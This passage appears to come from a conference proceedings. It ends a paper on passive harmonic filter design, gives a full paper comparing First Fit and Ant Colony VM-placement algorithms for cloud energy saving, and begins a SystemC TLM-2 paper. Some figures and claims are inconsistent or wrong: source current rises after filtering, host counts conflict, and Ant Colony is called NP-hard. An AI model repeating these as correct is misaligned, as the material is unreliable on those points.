The 3rd, 5th, 7th, 9th and 11th harmonic component are high in magnitudes. So these harmonic components are to be mitigating during this research work. Fig. 15 and 16 show the supply current and supply voltage prior to installation of passive filter, the current and voltage harmonic distortion (THD_i and THD_v) are found to be 35.79 % and 0.38 % respectively. So IEEE limits for THD_i distortion limits are violated while THD_v is found under standard limit.

A. Design of Single-Tuned Passive Filter

Quantities required for the filter design:

1) Non active power N in VAr
2) Supply frquency f in Hz
3) Supply voltage (rms) Vs in volts
4) Harmonic order h Number
5) Quality Factor QL Number

Steps to calculate values of C, L and R for single tuned filter.

1. $X_C = \frac{V_S^2}{N} \cdot \frac{h^2}{h^2 - 1}$

2. $C = \frac{1}{2\pi f X_C}$

3. $X_L = \frac{X_C}{h^2}$

4. $L = \frac{X_L}{2\pi f}$

5. $R = \frac{X_L}{Q_L}$

Here to avoid from using a trial-and-error approach for single tune filter design, non-active power is considered as design parameter and proposed MATLAB/Simulink model for doing this calculation is as shown in Fig. 17 and various power obtained from this proposed model is written as shown in Table IV.

TABLE IV. VARIOUS POWERS OBTAINED WITH PROPOSED MODEL

S(VA)	P(W)	Q(VAr)
2344	2047W	-851Var

Now we can use below equation to computes the non-active power needs in Var as follows:

$$N = \sqrt{Q^2 + H^2} = \sqrt{s^2 - p^2} = \sqrt{(2344)^2 - (2047)^2}$$

N=1141.98 Var

Now we can calculate values of required passive harmonic component filter as follows.

For 3rd Harmonic filter

1. $X_C = \frac{V_S^2}{N} \cdot \frac{h^2}{h^2-1} = \frac{(220)2}{1141.98} \cdot \frac{(3)^2}{(3)^2-1} = 47.68\ \Omega$

2. $C = \frac{1}{2\pi f X_C} = \frac{1}{2*3.14*50*47.68} = 66.79\text{uF}$

3. $X_L = \frac{X_C}{h^2} = \frac{(47.68)}{(3)^2} = 5.29\ \Omega$

4. $L = \frac{X_L}{2\pi f} = \frac{5.29}{2*3.14*50} = 16.8\text{mH}$

5. $R = \frac{X_L}{Q_L} = \frac{5.29}{50} = 0.1058\ \Omega$

Similarly follows the same steps ,in this paper four single tuned passive filter has been designed such as 3rd,5th,7th and 9th and the values of all passive tuned filter can be shown in Table V.

TABLE V. DESIGNED 3RD, 5TH , 7TH AND 9TH PASSIVE FILTER

For 3rd Harmonic		For 5th Harmonic		For 7th Harmonic		For 9th Harmonic	
R Ω	0.1058	R Ω	0.0352	R Ω	0.01778	R Ω	0.01058
C uF	66.79	C uF	72.19	C uF	73.6	C uF	74.2
L mH	16.8	L Mh	5.61	L mH	2.808	L mH	1.68




Fig. 18. Simulation model of equivalent computer power supply using 3rd,5th,7th and 9th harmonic filter.




Fig. 19. Input supply voltage with passive filter.




Fig. 20. Input supply current with passive filter.

Fig. 18 show simulation model of equivalent computer power supply using designed filters. Fig. 19 and 20 show the source voltage and source current after passive filter installation. THD_v was reduced to 0.07% from 0.38% after passive filter installation, whereas THD_i was reduced to 4.41% from 35.79 % after passive filters installation according to IEEE limit.

It can be noticed that before compensation, the input supply current is not sinusoidal (distorted) with r.m.s. (root mean square) value of 14.26 ampere. The input source current after compensation by passive filter becomes nearly sinusoidal from the distorted wave. After compensation the source current becomes sinusoidal with r.m.s value of 37.45 and in-phase with the supply voltage.

V. Conclusion

It is concluded that the harmonic distortion depends upon electronic elements used in appliances circuitry. Numbers of nonlinear residential loads are increasing day by day; therefore harmonics caused by these loads cannot be neglected. Produced harmonics due to residential loads should be minimized. There are many techniques to reduce harmonics but economic and maintenance points of view there have necessity to select best compensation method. Design of passive harmonic filters by using non active power can be the better and simple solution and cost effective systems. By means of the simulation of proposed design method of passive filters showed good results for harmonic reduction with profit of upgrade of power factor too.

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Analysis of Energy Saving Approaches in Cloud Computing using Ant Colony and First Fit Algorithms

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***Abstract*—Cloud computing is a style of technology that is increasingly used every day. It requires the use of an important amount of resources that is dynamically provided as a service. The growth of energy consumption associated to the process of resource allocation implemented in the cloud computing is an important issue that needs to be taken into consideration. Better performance will be acquired by allowing the same required workload to be performed using a lower number of servers, which could bring to important energy savings. So it is a requirement to adopt efficient techniques in order to save and minimize energy consumed clouds such as virtual machines migration. This paper analyzes two algorithms: First Fit and Ant Colony which address the use of virtual machine migration approaches to improve the cloud performance in terms of reducing the consumed energy.**

Keywords—Cloud computing; VM migration; first fit; ant colony; energy savaging

I. Introduction

Large scale computing systems refer to the use of substantial number of Information & Communication Technology (ICT) resources that communicate with each other to form a network. cloud is a considered as a distributed large scale computing system that are used to in implementing reliable and concurrent distributed applications. Usually, cloud service provider keeps many computing resources which consume much amount of energy. According to the report in 2015, data centers exist around the world consumes 416.2 terawatt hours of energy which may be higher than the energy consumed in some countries [1]. According to [2] the rate of consumed energy will continue to increase and therefore cloud energy aware approaches are needed to efficiently allow cloud to provide services with minimizing the amount of consumed energy. These approaches are basically based on allowing resource allocation mechanisms with the objective of minimizing the CO2 emitted due to the overheated run of the physical infrastructure [3].

The growth of energy consumption associated to the process of resource allocation implemented in the cloud computing is a crucial factoring that need to be taken into consideration. Most probably, the number of servers used to form the cloud computing is high so that even small reduction of consumed energy will have an important effect on the cloud overall performance. One way to reduce energy consumption is to control the operation modes of each server such as heavy duty, sleep or hibernate modes. The other way is to apply the live migration technique to introduce a CPU reallocation with the objective of minimizing the power consumption and keeping the highest performance. Anyway, the adopted technique should balance between the amount of consumed energy and the overall cloud computing performance. Better performance will be acquired by allowing the same required workload to be performed using a lower number of servers, which could bring to important energy savings.

The presented work will assume that there is a set of tasks with different properties. Each task can be processed on any given available cloud resource. A cloud resource has a given level of capacity (e.g., CPU, memory, network, storage). Also, task is processed on one resource at a time, and the given resources are available continuously. The overall aim of this paper is to conduct a critical thinking study to identify and evaluate the First Fit and Ant Colony algorithms used to improve the energy consumption efficiency and performance of Clouds computing environment.

The rest of this paper is organized as follows: Section 2 presents the related work. Section 3 illustrates the VM migration concepts. Section 4 introduces the investigated algorithms. Section 5 presented the experiments as well as the results of this paper. Finally, Section 6 presented the conclusion.

II. Related Work

Cloud computing is considered as a latest promising technology that attracted a lot of businesses due to its reduced cost, scalability, pay as you go services and energy saving. However, there are several issues that need to be addressed by researchers in order to magnify the benefits of using cloud computing. These issues may be addressed in terms of security, reliability of data, unpredictable performance and energy efficiency [4]. According to several studies, servers used in data centers consume energy even if they are in idle modes since most of the time 10 to 50 percent of their capacity is consumed.

The power usage effectiveness (PUE) metric is used in evaluating the cloud data center infrastructure efficiency. This metric is defined by the Green Grid organization as a data center power usage meter. It simply computes the power consumed by servers in contrast to other overheads such as cooling [5], [6]. PUE is computed by dividing the total data center energy usage by the IT energy usage. The numerator includes the IT energy in addition to the energy used for lighting, heating, cooling and the other IT center facilities. As stated in [7] the standard value for the PUE is 2 and the data center is considered as efficient as its PUE becomes closer to 1. Using PUE is not enough in order to evaluate the cloud data center power consumption efficiency. Energy Reusable Efficiency or ERE has been defined by the green Grid to measure the usage of the wasted energy that leaves the data center by other neighbor non-data center spaces [8]. Both PUE and ERE are useful to be used together to help in analyzing the energy usage efficiency in cloud data centers. However, since the PUE metric doesn't take the IT efficiency or IT load distribution into account then it might be not a sufficient efficiency measure [9].

Efficient energy consumption is connected directly to find mechanisms and policies to manage the clouds data centers to have a less energy consumption. The maximum gain may be achieved by shutting down the unused and idle servers. However in [10] the presented work shows that the server used consumes 208 Watts when idle and 253 Watts when used at its maximum capacity. Also in [11], the researchers noticed that energy consumed by idle server contribute up to 66% of the peak power. In [10] Virtual Machine live migration reduces consumed energy by about 25%. In this research green open cloud is used where all the cloud machines are provided with a power that acts as an energy data collector module. When tasks are submitted to the cloud, the energy data is used by an energy aware resource manager that assigns the submitted task to servers which consumes less power. The overall goal of this scenario is to have the highest number of idle machines in order to shut them down. This work uses a prediction algorithm to avoid too frequent on/off cycles. In fact, energy consumption would be achieved by reducing the number of running servers. Virtualization is an important concept that leads to better utilization of the cloud resources and consequently energy consumption is reduced. Also, as far as technology is advanced, newer faster servers would be used to replace older and slower server. This action would increase the energy efficiency of data centers by reducing the number of servers required to deliver the same IT workload [12].

Virtual Machines (VM) consolidation is another technique that could be employed in such a way to reduce the consumed energy of machines in the cloud data centers. VM consolidations is a technique that is based on maximizing the number of VMs allocated to one physical server and turn off the other servers in order to save energy. On the other side the number of VMs per server should be limited to certain level to keep the server running without performance degradation [13].

In [14] authors introduced a technique that is based on extending the cloud computing infrastructure by harvesting unused global computing resources that are widely available within public domains such as universities and organizations.

Researchers in [15] studied techniques of achieving energy efficient solutions under the conditions of using intensive tasks. They compared between the use of frequency scaling against the use of fixed frequency and concluded that the frequency scaling is more efficient until 65% use of the CPU processing power. Another result concluded by [15] is that, the use of hyper threading is better than the use of VMs in terms of the amount of consumed energy.

Dynamic Voltage Frequency Scaling (DVFS) is considered one of the techniques used to achieve efficient energy consumption. The techniques observe the workload provisioned to change the CPU power consumption accordingly, which affect the performance level as well [16]. In [17] data centers providers may increase their profits by reducing power consumption using the DVFS approach. DVFS approaches provide a way that reduces the level of energy consumption of the CPU by controlling and lowering the supply of voltage and frequency.

In [18], authors introduced an algorithm to minimize the consumed energy when parallel jobs run and keep a moderate overall execution time at the same time. it is based on extending the execution time for un-stressed tasks while lowering the voltage and frequency of processors. The algorithm is considered energy efficient in multi-core systems.

In [19] introduced an idea that based in motivating users to use a more efficient energy cloud solutions. This motivation comes by lowering the prices of the services provided using lower energy solutions. Of course, in this case users should scarify any real time requirements related to their submitted tasks in order to get the most economical services.

In [20], another user involvement technique is proposed by establishing what is called the Carbon Green Cloud Architecture. This architecture is more oriented towards carbon dioxide emission measurements. The idea is to offer the user with what is called Green Offers pricing to determine the most suitable time to access the cloud with the objective of minimizing the CO2 emission. The idea behind this concept is that the user can be an important asset to improve the cloud energy efficiency.

Green cloud computing is recently considered an important play factor in both industry and academia. Achieving the challenges of green cloud is based on having efficient scheduling algorithms that take power consumption into consideration and guarantee at the same time the system QoS requirements such as high computation capacity. Data centers hosting the cloud environment always runs very large number of applications which consume computing resources and a large amount of energy as well. In [21], the report states that data centers in US consume about 3% of the overall electricity consumption in 2011. So, reducing energy consumed by data centers is considered a very important issue in cloud computing. There are a chain of technical methods introduced for that purpose such as cooling technology and dynamic voltage and frequency scaling (DVfS) [22]. Another important and effective way for reducing consumed energy is to dynamically fine tune the capacity of the data centers and use scheduling algorithms to provide resources to applications. This might be a good solution but it needs careful handling since the scheduling problem is considered a big challenge and not an easy job to be applied in an optimum way.

Most of the traditional scheduling algorithms are based on the concept of fair resource distribution. However in cloud environment real situations, faire resource distribution in intensive applications may lead to more energy consumption which is not desirable to happen. Therefore, energy consumptions should be taken ito account when doing scheduling.

In [23] authors introduced an energy consumption model of the cloud computing environment. They implemented an energy aware virtual machine scheduling algorithm. It is based on study the dependency between tasks then using some sort of statistical modeling in order to save the consumed energy.

In [24] an optimization model for an energy aware task scheduling algorithms is presented. The proposed model is based on formulating the problem in terms of integer programming problem. The objective is to minimize the energy consumption by assigning tasks to the possible minimum number of servers and keep a good response time at the same time.

Authors in [25] introduced an energy saving approach. The approach assigns an energy-saving score per virtual machine. Virtual machines with the highest and the lowest score are merged together that lead to avail some redundant physical machine. The approach determines the redundant physical machine to shut it down and consequently save energy.

In [25] an energy saving framework is introduced with the objective of maximizing the advantages of heterogeneous resources using the improved best fit decreasing 0-1 knapsack problem. They handle the scheduling issue as multi-objective optimization problems. The objectives are task execution, energy saving and load balancing. The efficiency of the approach is affected by the presence of multiple objectives. Also, determining appropriate weighs per objectives is not an easy task and consequently the overall performance of the algorithm cold be affected greatly with wrong choice of weights.

In [26] a scheduling algorithm called e-STAB is introduced. The algorithm takes the traffic intensity into consideration when allocating tasks to resource. Traffic intensity helps in achieve a scheduling process that verifies the efficiency of consumed energy and the load balancing of the network nodes.

Authors in [27] presented how to use a mix of Maximum-Flow Minimum- Energy routing algorithm and Future-Internet network to achieve low-latency energy-efficient communications in Global Scale Cloud Computing systems. Also, in [28] energy efficient work flow scheduling algorithm is introduced with the objective of minimizing energy consumed and hence the amount of CO2 emitted. The algorithm also satisfies other QoS requirements such as low latency.

III. VM MIGRATION

In cloud computing environments the concept of virtualization become more efficient and less costly to provide a good pay per use model. Data centers employed in provide cloud services consumes a lot of energy even if the server machine is idle as stated in [29] where idle machines consumes about 66% of its peak value of energy requirements. Reducing energy has a positive impact on reducing the overall cost. Currently the virtualized datacenters has replaced the traditional single applications data centers. The presence of Virtualization concept help in achieving an efficient use of both hardware and software resources by constructing logical units called virtual machines that is assigned and hosted by a high end physical machine. VM migration from physical host to another would positively improve the overall system performance whether in terms of scalability or energy consumption. The migration process could be executed even while it is in its active mode which is called live migration. In order to achieve good energy management results, VM migration is employed as a tool to dynamically consolidate physical hosts to get minimum workload and turn off the idle servers to minimize their unnecessary consumed energy. In order to achieve the energy management approaches, victim physical machine should be nominated to apply the consolidation process and another machine to act as a target machine. This process is called VM placement. Several factors need to be considered when doing VM placement such as allocation cost, SLA violation and power consumption.

Energy aware virtualization can be achieved at several levels such as decanter design level, VM placement or physical machine consolidation. In this paper we focus on introduce and test two VM placement techniques, Ant Colony and First Fit (FF), to as case studies to emphasize on the importance of the introduced material.

The VM problem is always converted to be treated as an optimization problem with specific resource constraints. For example the ant colony and First Fit approaches handles with the VM placement as a bin packing problem. The bin packing problem can be used in order to map VM to physical machines. The overall cost is reduced by maximized the number of VM packed on the least number of physical machines.

IV. INVESTIGATED ALGORITHMS

In this section the author presented the fundamental information about two techniques that are widely used to improve the power consumption efficiency and performance of Clouds computing environment. These two techniques are the First Fit and the Ant Colony.

A. *First Fit Algorithm*

First Fit algorithm is considered one of the famous greedy algorithms that is used for solving the classic “bin packing” problem. In this algorithm, items are sorted in descending order where each item is packed in its most suitable bin that can afford it. In spite of the effectiveness of this algorithm, it is not guaranteed to have an optimal solution. But according to [30] among all solution produced by the FF algorithm, one solution is an optimal solution.

The main objective is to create the over utilized machines list so that VM migration policy is executed with the concern of achieving minimum migration time. This problem can be formulated in terms of bin packing problem. In the bin packing problem, bins simulate the physical host machine where the VMs are the items that need to be assigned to certain physical host machine. Bin sizes are characterized by several properties such as size and price. Size is represented by the host machines CPU capacities and the price is represented by the power consumed by the host machines. The bin packing problem is NP-hard which means it is not solvable in polynomial time. The problem is solved using the basic OS algorithms in Cloudsim simulator platform. The First fir algorithm is employed to choose the destination host machine.

The algorithm starts by extracting the over-utilized hosts from the host machines list. This list is fed as an input to the algorithm. The algorithm output is to map the VM to the host machines. In The first stage of the algorithm, there is no constrains on the host available power when selection a host machine. But, in the second stage and before execute the actual allocation, the over-utilized machines are excluded.

B. Ant Colony Algorithm

Ant Colony [31], [32] is a meta-heuristic based algorithm that is adopted to discover near optimal solutions by applying probabilistic approach. Also, this algorithm belongs to the NP-hard class. Ant Colony algorithm is introduced by M. Dorigo [31] by watching and translating the usual food-discovering methods of real ants that communicate indirectly via the surrounding environment by depositing a chemical element called pheromone. The communication process is called stigmergy. The ants start to search for the food by predicting a probabilistic verdict and they select the routes with higher pheromone quality. While the ants are finding their food, they put the pheromone on their return so that other ants may be convinced to follow trail the food source. A process of hiding the natural pheromone is adopted to reduce the pheromone volume as time proceeds in order to maintain regular paths that lead to better solutions. Synthetic ants could be considered as a multi-agent system and could lead to complex solution when used in solving combinatorial problems like Bin Packing Problem (BPP) [33], [34].

To implement the Ant Colony algorithm, the pheromone levels are implemented by an (n x m) matrix.

- Initially, every ant starts b having the following items: Empty solution, set of host machines and set of shuffled VMs.
- A random ant is selected to select a VM among all feasible and is allocated to its current host machine using a probabilistic decision rule (The Pseudo-random Proportional Rule). When constructing a solution, an ant k selects a VM s to be assigned to host machine p with the following pseudo-random proportional rule [31]:

$$s = \begin{cases} argmax_{\epsilon FV_k(p)} \left\{ \tau_{v,p} \times \left[\eta_{v,p}\right]^{\beta} \right\} & if\ q \leq q_0 \\ S & otherwise \end{cases} \quad (1)$$

Where, q is a random number uniformly distributed in [0; 1], q_0 is a parameter in interval [0; 1], $\tau_{v;p}$ represents the current pheromone value associated with the VM and Local host pair and can be computed according the following equation:

$$\tau_{v,p} := (1 - \delta) \times \tau_{v,p} + \delta \times \Delta\, \tau_{v,p} \quad (2)$$

Where δ is the global pheromone decay parameter ($0 < \delta < 1$) and $\Delta\tau_{v,p}$ is the pheromone reinforcement applied to each VM and host machine pairs according to the following equation:

$$\Delta_{\tau_{v,p}} = \begin{cases} PE_{GBS} & if\ v - p \in GBS \\ 0 & otherwise \end{cases} \quad (3)$$

Back to (2), β is a non-negative parameter is responsible for determining the relative importance value of the pheromone against heuristic value in the decision rule.

- If the current host machine is over utilized then a new empty machine is allocated.
- When all ants completed building the solutions, all these solutions are compared to all solutions found till that moment. All the solutions are globally stored in Global Best Solution (GBS). The solution with best value is selected among this list.
- Equation 3 is used in calculating the pheromone reinforcement amount. The pheromone levels of each of VM and the host machine pair is updated to emulate the pheromone disappearance according to (2).
- The reinforcement rule is applied only the pair of VM and host machine which belong to the GBS set.
- Later, the whole process of finding new solutions repeats. The algorithm finish in case there is no more improvement in the solution quality.

V. Results and Expriments

In this section, we present the results achieved from our critical study by simulating both First Fit and Ant Colony algorithms. The CloudSim simulator framework is used in the valuation process. CloudSim is an existing framework that is used in implementing and performing the actual behavior of cloud based algorithms. It is very adaptable in terms of practicing the continuous evolution of cloud computing frames and application services. This allows researchers to concentrate on explicit algorithms concerns without taking care of low level aspects related to Cloud based frames and services. CloudSim is used for assessing different cloud based algorithms because of the following reasons [35], [36]:

- Allows cloud users to establish and pretend vast virtual data centers, presenting flexible policies for assigning the host resources to the Virtual Machines.
- Supports modeling and simulating energy-aware computational resources, different network topologies for data center and message passing applications.

- Allows the simulation-time addition of imitation resources or computational blocks, as well as the ability to stop and resume the simulation at any stage.
- Offers the capability to assign host machines to Virtual Machines following the tailored actions.
- Decides rules to assign the host resources to the Virtual Machines.

C. Performance Comparison

In each experiment 200 virtual machines and 200 hosts are used for the simulation and each experiment is run for 40 times. Other simulation parameters are listed in Table I. Throughout the simulation, the energy consumption has been computed using different parameters and when using both Ant Colony and FF algorithms.

Fig. 1 shows a comparison between the two techniques, First Fit and Ant Colony in terms of the required number of active host machines and the number of VMs. This curve acts a tracer for the number of running host machines to exclude situations of having machines idle for long times and consume at the same time high level of energy. This situation is not desirable and may violate the main objective of reducing the overall consumed energy. Once idle host machines are identified their mode is set to sleep mode. The results in the figure show that the Ant Colony algorithms cause lower number of active hosts when compared to the First Fit algorithm. These results because, Ant Colony repeat execute several optimization cycles that help in improve the method of selecting suitable host machine to be allocated for VM. It uses global optimization that leads to faster convergence speed and minimizes the number of VM migrations and consequently reduces energy consumptions.

Similarly, results in Fig. 2 show the number of VM migrations executed by the two algorithms. The Ant colony algorithm performs lower number of VM migration.

In case of having lowered number of required host and number of VM migrations, Ant Colony requires less energy consumption than First Fit algorithm. Fig. 3 shows the ability of reducing the number of active but idle host machines that truncate the energy demands. It reaches competent resource utility levels affecting the number of VM migrations.

TABLE I. SIMULATION PARAMETERS

Parameter	Value
Number of VM	200
Number of Hosts	20
Bandwidth	2.5 Gbps
Host Types	2 (dual core)
Host Mips	1800-2700 MIPS assigned per host
Host RAM	4 GB
Host Storage	1TB
VM types	1 (single core)
VM MIPS	500 – 2000 MIPS assigned per VM
VM RAM	5 GB (Primary Storage)
VM SIZE	2.GB (Secondary storage)



Fig. 1. Number of VMs vs Number of hosts.



Fig. 2. Number of VMs vs Number of migrations.



Fig. 3. Number of VMs vs Energy consumption.



Fig. 4. Node utilization threshold vs Avg energy dissipation.

Fig. 4 shows that the average energy consumption in case of different threshold of host machines utilization for the two algorithms. It is shown that, as the host machines utilization increases, average energy consumption decreases. This behavior of improvement done by the Ant colony algorithm is achieved due to the energy-aware VM allocation decisions.

VI. Conclusion

In this paper we analyze the First Fit and Ant Colony algorithms that have been used in VMs migration in cloud computing environments. VMs migration is an important issue that can be utilized to save the energy consumed in the cloud computing environment. Hence there is always a need to apply different VMs techniques to improve the cloud efficiency. To implement VMs migration the two discussed algorithms can be utilized. The advantages of using the investigated algorithms is to avoid the use of the over utilized machines and consequently minimize the amount of processing power consumed by host machines and the consumed energy will be reduced as a result of that. As a future work in this field is to build up on the presented algorithms to provide better results and this may be achieved by considering other factors such as service availability and QoS level.

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TLM-2 Base Protocol Analysis for Model-Driven Design

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***Abstract*—The system-on-chip design cost is not only dependent on implementation and manufacturing techniques, but also on the used methodologies and design tools. In recent years, transaction level modelling (TLM) and more specifically the SystemC TLM-2 library has become the standard in writing a system-level specification. Even though TLM-2 based models are more abstract than registry-level ones, they are very challenging to develop. They are often written manually and from scratch. In this paper, we expose a more elaborate and modular structure of transaction level models based on more predictable semantics. This work will be our first stone of the building of a model-driven design, a methodology that has proven itself in software engineering.**

Keywords—Electronic system level design; systemC; transaction level modelling; model-driven engineering

I. Introduction

Over the years, a race is set to elevate the levels of abstraction of systems on chip descriptions to cope with their incessant rise in complexity. This gives birth to a new field of research called Electronic System Level (ESL). Nowadays Transaction Level modelling (TLM) is among the most promising ESL methodology. Transaction level (TL) models differ from register-transfer level (RTL) models by using neither clock nor signals. The designer describes the communication behavior of a module using function calls that define a set of transactions over a set of channels. Verification, architecture exploration or early stage software development and validation are the main use cases of these models [1]-[7].

TLM as a concept is not tied to one language, but nowadays, SystemC and its TLM-2 library established himself as the standard when writing TL models [8]-[10]. The Interoperability is the main value of this library. It is achieved by defining transactions using core interfaces (blocking, non-blocking and direct memory interfaces) between an initiator's socket and a target's socket. This establishes a transactional interconnection in which the data passing is carried in the generic payload (GP) format defining standards slots for the information's attributes. The library defines a set of phases that mark the beginning and the end of a request-response and defines a base protocol (BP) that enumerates rules to establish valid sequences between the initiator and the target. TLM-2 library offers resources to write TL models in two coding styles that correspond to two timing granularities: loosely-timed (LT) and approximately-timed (AT). The LT coding style delimits each transaction with two timing points, marking the start and the end of the transaction. While the AT coding style breaks a transaction down into multiple phases, with explicit timing points marking the transition between phases.

In this paper we focus on our expertise in TLM by detailing a coherent and a clear structure for the LT and the AT models. We depict several methods involved in communication and specify their interactions. This is in order to automate the generation of partial implementation.

The rest of this paper is organized as follows. Section 2 provides works related to the meet of model-driven design and ESL design. Section 3 sums our TL models' structuring proposal. Sections 4 and 5 focus on TL models using AT coding style for model driven design. Finally, Section 6 concludes the paper.

II. Motivation and Related Works

With our experience in developing TL models summarized in [11] we can make two essential remarks. On one hand, we note that the number of line codes easily reaches a few tens of thousands even if the TL model contains only one processor, a memory module and two or three hardware modules interconnected with shared bus. Such model is not easy to write and take a lot of time to debug since it is written manually from scratch and the development environment is very rudimentary: a text editor, a command line compiler and a classic debugger. On the other hand, we remark that as the TL model is organized as its source code contains repeatable and/or predictable parts. We believe that a dedicated tool could generate them from a schematic representation for example. A graphical user interface will be, certainly more ergonomic than the poor and conventional general-purpose programming environment. It will considerably reduce the efforts of coding and debugging. Moreover, it will facilitate the integration of third party module and the model's verification. This will surely have a positive impact on productivity and better teamwork.

